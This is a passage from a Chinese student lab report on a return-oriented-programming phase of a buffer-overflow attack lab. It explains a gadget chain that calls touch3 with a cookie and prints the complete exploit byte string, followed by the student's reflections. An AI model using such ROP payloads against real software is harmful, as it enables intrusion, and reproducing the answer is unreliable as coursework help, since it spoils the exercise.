由于偏移量和我们设计的攻击代码所用空间有关，因此选择输入偏移量并移到寄存器 rsi 而不是从 farm 中寻找偏移量并移到寄存器 rsi 中。经过上面的两条指令，现在我们输入的偏移量 bias 已经存到了寄存器 rax 中，下面考虑如何将此值从寄存器 rax 移动到寄存器 rsi 中。这时在设计的时候有两点需要注意：1）因为偏移量是一个较小的值，故可以对 eax 和 esi 等寄存器的低 32 位进行操作而不必要对寄存器的全 64 位进行操作；2）有一些指令不会改变寄存器的值，详见爱课堂上的实验提示部分。经过不断尝试和分析，最终可以设计出如下的代码：

movl %eax,%edx

movl %edx,%ecx

movl %ecx,%esi

然后调用 add_xy 函数即可得到存放 cookie 识别码的地址（add_xy 的返回值存放在寄存器 rax 中），传递该地址到寄存器 rdi 并附上 touch3 函数的地址以及 cookie 识别码本体，得到设计的攻击代码的最后一个部分：

add_xy

movq %rax,%rdi

touch3

cookie

将机器码翻译成二进制代码并在 farm 中找到相应的位置代入、将涉及到的函数以地址形式代入、将 cookie 识别码以 ascii 码形式代入，最终得到设计的攻击代码为：

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

dc 1a 40 00 00 00 00 00

a7 1a 40 00 00 00 00 00

bc 1a 40 00 00 00 00 00

48 00 00 00 00 00 00 00

f0 1a 40 00 00 00 00 00

67 1b 40 00 00 00 00 00


e8 1a 40 00 00 00 00 00

cd 1a 40 00 00 00 00 00

ec 19 40 00 00 00 00 00

31 38 31 38 66 62 33 63

设计的攻击代码和成功完成实验如下图 25 所示：



（图 25-阶段 5-9）

五、总结体会

本次实验花费时间较多，总体感觉难度中等偏上。

经过本次实验，我对函数的调用与执行过程有了更深刻的理解，比如指针的存放、函数的返回、参数的传递等等方面。这次实验印象最深的就是不断试错的过程。在上一次 lab2 中，由于采取的是基于错误次数的计分方式，我的每次尝试都异常谨慎，担心有哪一次操作失误导致不必要的错误。但是在这次的 lab3 中，我必须不断尝试不同的攻击代码的设计，虽然仍可以使用 gdb 的逐步执行来分析，但是由于过于复杂，并不可行。而且要实现的功能实际上是确定的，不像 lab2 中，每一关具体的原理是未知的。所以，对于 lab3 实验来说，尝试是非常重要的，有些时候只是想，并不能代替真正的实践。在第一第二阶段，我在设计完攻击代码之后，总是反复检查，确认设计的攻击代码确实可行之后，才将其输入到 target 中。但是我很快发现这花费了大量的时间，因此在后面的实验中，我先猜个大概，然后马上设计攻击代码注入到 target 中，在不断试错中猜测自己有哪些地方不够完善，这样，我便很快完成了整个实验。

在技术层面，让我印象最深的就是麻烦，尤其是最后一个阶段，需要对照相应的指令在所有可用的 farm 中寻找 gadget，然后记录下它们的地址。有时候当前指令不可行，还要抛弃上一个已经选中的指令并选择新的指令，这个不断试错过程非常花费时间。

做完这个实验的成就感是明显的，花费了大量的时间最后终于看到完成全部实验任务之后的“100”分，心情其实是很激动的，这应该就是学习过程中的满足感吧。